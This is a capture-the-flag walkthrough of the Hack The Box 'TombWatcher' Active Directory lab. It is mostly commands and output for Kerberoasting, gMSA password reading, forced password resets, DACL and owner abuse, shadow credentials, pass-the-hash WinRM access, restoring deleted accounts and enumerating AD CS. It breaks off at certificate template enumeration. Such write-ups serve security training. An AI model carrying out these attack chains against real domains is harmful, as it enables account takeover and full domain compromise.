
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Jun  9 12:42:25 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.139.125
Nmap scan report for 10.129.139.125
Host is up (0.016s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-09 20:43:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-06-09T20:45:07+00:00; +4h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-09T20:45:07+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-09T20:45:07+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-09T20:45:07+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-09T20:44:30
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jun 9 12:45:07 2025 -- 1 IP address (1 host up) scanned in 162.02 secondsnmap scan output. We can see the domain, tombwatcher.htb and the hostname DC01.tombwatcher.htb in the output of several protocols. Also, note that this is an assumed breach penetration test and we have been provided credentials for initial access: henry / H3nry_987TGV!echo -e '10.129.139.125\t\tDC01.tombwatcher.htb tombwatcher.htb' | sudo tee -a /etc/hosts
Add the FQDN and shortname of the domain controller to /etc/hosts
Service Enumeration
TCP/53


adidnsdump -u 'tombwatcher.htb\henry' -p 'H3nry_987TGV!' -r ldap://DC01.tombwatcher.htb:389Even though this is querying the records over LDAP, keeping it under DNS since that's the actual use-case of the service
records.csv
type,name,value
AAAA,ForestDnsZones,dead:beef::2299:4962:331a:47fe
AAAA,ForestDnsZones,dead:beef::e6cb:5711:2f35:e5db
A,ForestDnsZones,10.129.139.125
AAAA,DomainDnsZones,dead:beef::2299:4962:331a:47fe
AAAA,DomainDnsZones,dead:beef::e6cb:5711:2f35:e5db
A,DomainDnsZones,10.129.139.125
AAAA,dc01,dead:beef::2299:4962:331a:47fe
A,dc01,10.129.139.125
NS,_msdcs,dc01.tombwatcher.htb.
?,_ldap._tcp.ForestDnsZones,?
?,_ldap._tcp.DomainDnsZones,?
?,_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones,?
?,_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones,?
?,_ldap._tcp.Default-First-Site-Name._sites,?
?,_ldap._tcp,?
?,_kpasswd._udp,?
?,_kpasswd._tcp,?
?,_kerberos._udp,?
?,_kerberos._tcp.Default-First-Site-Name._sites,?
?,_kerberos._tcp,?
?,_gc._tcp.Default-First-Site-Name._sites,?
?,_gc._tcp,?
AAAA,@,dead:beef::2299:4962:331a:47fe
AAAA,@,dead:beef::e6cb:5711:2f35:e5db
NS,@,dc01.tombwatcher.htb.
A,@,10.129.139.125
Nothing too useful in the ADIDNS records enumerated. Moving on...
TCP/389
LdapDomainDump
ldapdomaindump -u 'TOMBWATCHER.HTB\henry' -p "$(cat henry_pass.txt)" -o ldd DC01.tombwatcher.htbI put Henry's pass in a .txt file for ease-of-use. Outputs all loot in ldd directory.
Users
open ./ldd/domain_users_by_group.html
john has WinRM access. Not much interesting otherwise...jq -r '.[].attributes.sAMAccountName[]' < ./ldd/domain_users.json > ad_users.txt
Computers
open ./ldd/domain_computers.html
Domain Policy
jq < ./ldd/domain_policy.jsonLooking at the domain policy, there's no lockout threshold for failed logins, so we can spray to our heart's delight. Domain users can also join up to 10 computers to the domain.
BloodHound


nxc ldap DC01.tombwatcher.htb -d 'tombwatcher.htb' \
-u 'henry' -p henry_pass.txt --bloodhound -c all \
--dns-server 10.129.139.125
sudo bloodhoundStart BloodHound and login with admin and your BloodHound password, then import the .zip

henry has WriteSPN on alfred, which will allow for some targeted Kerberoasting.
AddSelf to the Infrastructure group
ReadGMSAPassword on the Ansible_Dev$ computer account
Ansible-Dev$ can change the password on the Sam user account
Samhas WriteOwner on the john user account, which will allow us to grant GenericAll on the john user account and carry out a few different attacks to pivot to john
john, we can use WinRM to gain a shell on the target, but john also has GenericAll on this OUTCP/88
Test for AS-REP Hashes
impacket-GetNPUsers -usersfile ad_users.txt -no-pass -dc-ip 10.129.139.125 tombwatcher.htb/
Kerberoasting
Brute Force
impacket-GetUserSPNs -dc-ip 10.129.139.125 -request "tombwatcher.htb/henry:$(cat henry_pass.txt)"
Targeted Kerberoast
ldapmodify -x -D 'henry@tombwatcher.htb' -w "$(cat henry_pass.txt)" -H ldap://DC01.tombwatcher.htb << EOF
dn: CN=ALFRED,CN=USERS,DC=TOMBWATCHER,DC=HTB
changetype: modify
add: servicePrincipalName
servicePrincipalName: pwn/pwn
EOF
Alfred of pwn/pwnimpacket-GetUserSPNs -dc-ip 10.129.139.125 -request-user 'alfred' "tombwatcher.htb/henry:$(cat henry_pass.txt)"
Alfred user. Note the SPN of pwn/pwn.
hash filejohn --wordlist=rockyou.txt --fork=4 hash
Exploit
Following the Attack Path in BloodHound
Based on the enumeration conducted before, we have abused WriteSPN on alfred and now have the user's password. From here, the attack path should go like:
- Use
alfredcredential to add to theInfrastructuregroup - Abuse
ReadGMSAPasswordinherited fromInfrastructuregroup to read the service account password of theansible_dev$computer account - Use the
ansible_dev$computer account credential to resetSamuser password - Use
Samcredential to make self owner ofjohnaccount- Abuse ownership to give self
GenericAllonjohn - Abuse
GenericAllto resetjohnuser password or add a shadow credential
- Abuse ownership to give self
- Use
johncredential to gain WinRM access and explore theGenericAllfurther on theADCS OU
Alfred Adds Self to Infrastructure Group
net rpc group addmem was not working for me, might be some issues with rpc access and Alfred's account. So, I'll use LDAP instead.ldapmodify -x -D 'alfred@tombwatcher.htb' -w 'basketball' -H 'ldap://DC01.tombwatcher.htb' << EOF
dn: CN=Infrastructure,CN=Users,DC=tombwatcher,DC=htb
changetype: modify
add: member
member: CN=ALFRED,CN=USERS,DC=TOMBWATCHER,DC=HTB
EOF
ReadGMSAPassword
git clone https://github.com/micahvandeusen/gMSADumpercd gMSADumpervirtualenv .source bin/activatedeactivate to exit the Python virtual environment when finished with the toolpython3 -m pip install -r requirements.txtpython3 gMSADumper.py -hShow help output
python3 gMSADumper.py -u 'alfred' -p 'basketball' -l 'DC01.tombwatcher.htb' -d 'tombwatcher.htb'

ForceChangePassword
net rpc user password 'Sam' 'P@$$word123' -U 'TOMBWATCHER/ansible_dev$'%'1c37d00093dc2a5f25176bf2d474afdc' --pw-nt-hash -S DC01.tombwatcher.htbUse the --pw-nt-hash flag to indicate the supplied password for ansible_dev$ is the NT hash


-d 10 for debug output and show NT_STATUS_OK, so password change succeededUpdate Ownership and DACL on John
net rpc user password 'Sam' 'P@$$word123!' -U 'TOMBWATCHER/ansible_dev$'%'1c37d00093dc2a5f25176bf2d474afdc' --pw-nt-hash -S DC01.tombwatcher.htb && \
impacket-owneredit -action write -new-owner 'Sam' -target 'John' 'TOMBWATCHER.HTB/Sam:P@$$word123!' && \
impacket-dacledit -action write -rights 'FullControl' -principal 'Sam' -target 'John' 'TOMBWATCHER.HTB/Sam:P@$$word123!'
Set Shadow Credential on John
pywhisker -d "tombwatcher.htb" -u "sam" -p 'P@$$word123!' --target "John" --action "add"
iixK3Xjh.pfx can now be used to authenticate John with password dkyxSH6UsHVyuBPtrmlF

faketime certipy-ad auth -pfx iixK3Xjh.pfx -password 'dkyxSH6UsHVyuBPtrmlF' -dc-ip '10.129.139.125' -username 'john' -domain 'tombwatcher.htb'Using faketime wrapper, pass the certificate to request a TGT and UnPAC-the-Hash

.ccache ticket for authenticationWinRM as John
evil-winrm -i DC01.tombwatcher.htb -u 'john' -H 'ad9324754583e3e42b55aad4d3b8d2bf'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    SystemRoot    REG_SZ    C:\Windows
    BuildBranch    REG_SZ    rs5_release
    BuildGUID    REG_SZ    ffffffff-ffff-ffff-ffff-ffffffffffff
    BuildLab    REG_SZ    17763.rs5_release.180914-1434
    BuildLabEx    REG_SZ    17763.1.amd64fre.rs5_release.180914-1434
    CompositionEditionID    REG_SZ    ServerStandard
    CurrentBuild    REG_SZ    17763
    CurrentBuildNumber    REG_SZ    17763
    CurrentMajorVersionNumber    REG_DWORD    0xa
    CurrentMinorVersionNumber    REG_DWORD    0x0
    CurrentType    REG_SZ    Multiprocessor Free
    CurrentVersion    REG_SZ    6.3
    EditionID    REG_SZ    ServerStandard
    EditionSubManufacturer    REG_SZ
    EditionSubstring    REG_SZ
    EditionSubVersion    REG_SZ
    InstallationType    REG_SZ    Server Core
    InstallDate    REG_DWORD    0x6737dec4
    ProductName    REG_SZ    Windows Server 2019 Standard
    ReleaseId    REG_SZ    1809
    SoftwareType    REG_SZ    System
    UBR    REG_DWORD    0x190e
    PathName    REG_SZ    C:\Windows
    RegisteredOwner    REG_SZ    Windows User
    RegisteredOrganization    REG_SZ
    ProductId    REG_SZ    00429-00521-62775-AA332
Current User
USER INFORMATION
----------------

User Name        SID
================ ==============================================
tombwatcher\john S-1-5-21-1392491010-1358638721-2126982587-1106


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Users and Groups

User and group data enumerated via LDAP before. I did discover some deleted user objects, which should be explored further.
Deleted Objects
Get-ADObject -IncludeDeletedObjects -Filter 'Deleted -eq $true'
Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : 34509cb3-2b23-417b-8b98-13f0bd953319

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectClass       : user
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectClass       : user
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Network Configurations
Network Interfaces
Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC01
   Primary Dns Suffix  . . . . . . . : tombwatcher.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : tombwatcher.htb
                                       .htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B0-0A-4D
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::2299:4962:331a:47fe(Preferred)
   Link-local IPv6 Address . . . . . : fe80::a267:f1bb:5db3:cc43%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.129.139.125(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Monday, June 9, 2025 4:40:25 PM
   Lease Expires . . . . . . . . . . : Monday, June 9, 2025 9:40:24 PM
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%5
                                       10.10.10.2
                                       10.129.0.1
   DHCP Server . . . . . . . . . . . : 10.129.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117461078
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2E-C9-97-17-00-0C-29-43-C0-0D
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
Privilege Escalation
Restore Deleted Objects
During the post-exploit enumeration, we discover some user objects — cert_admin — that have been deleted and sitting in the first-stage recycle bin. We can attempt to restore the user object, as it has not been permanently deleted.
C:\Users\john\Documents> $deletedUsers = Get-ADObject -IncludeDeletedObjects -Filter 'ObjectClass -eq "User" -and Deleted -eq $true'
for ($i = 0; $i -lt $deletedUsers.Count; $i++) {
  $deletedUsers[$i] | Restore-ADObject -NewName "cert_admin$i"
}
Restore each deleted object with a unique name, since they all have overlapping IDs
cert_admin I suspect the user will be restored to the ADCS OU that was empty in BloodHound. The -SearchBase string in the command below is the ADCS OU's LDAP distinguished name, indicating we want to search in this OU only.Get-ADUser -Filter * -SearchBase 'OU=ADCS,DC=TOMBWATCHER,DC=HTB'
Get-ADUser -Filter * -SearchBase 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' | ForEach-Object {
  $newSamAccountName = $_.Name
  $_ | Set-ADUser -SamAccountName $newSamAccountName
}
Some housekeeping to set a nicely formatted SamAccoutnName unique to each account

GenericAll on the OU found in BloodHound now. This will cause the permissions set on the OU to be inherited down to the cert_admin users. So, we should be able to change the password or set a shadow credential on the user account and enumerate AD CS for any vulnerable templates and configurations.Abuse GenericAll DACL on ADCS OU
impacket-dacledit -action write -rights 'FullControl' -inheritance -principal 'John' -target-dn 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' -hashes ':ad9324754583e3e42b55aad4d3b8d2bf' 'TOMBWATCHER.HTB/John'Now that the users have been restored to the ADCS OU, set GenericAll or FullControl on the OU as discovered in BloodHound
net user cert_admin0 'P@$$word123!' /domain
net user cert_admin1 'P@$$word123!' /domain
net user cert_admin2 'P@$$word123!' /domain
FullControl inherits down to each account in the OU, we can now reset their passwords

Enumerate AD CS with New Credential
certipy-ad find -u 'cert_admin0' -p 'P@$$word123!' -dc-ip 10.129.139.125 -text -vulnerable
certipy-ad find -u 'cert_admin1' -p 'P@$$word123!' -dc-ip 10.129.139.125 -text -vulnerable
certipy-ad find -u 'cert_admin2' -p 'P@$$word123!' -dc-ip 10.129.139.125 -text -vulnerableCertificate Templates
0
Template Name : WebServer
Display Name : Web Server
Certificate Authorities : tombwatcher-CA-1
Enabled : True
Client Authentication : False
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
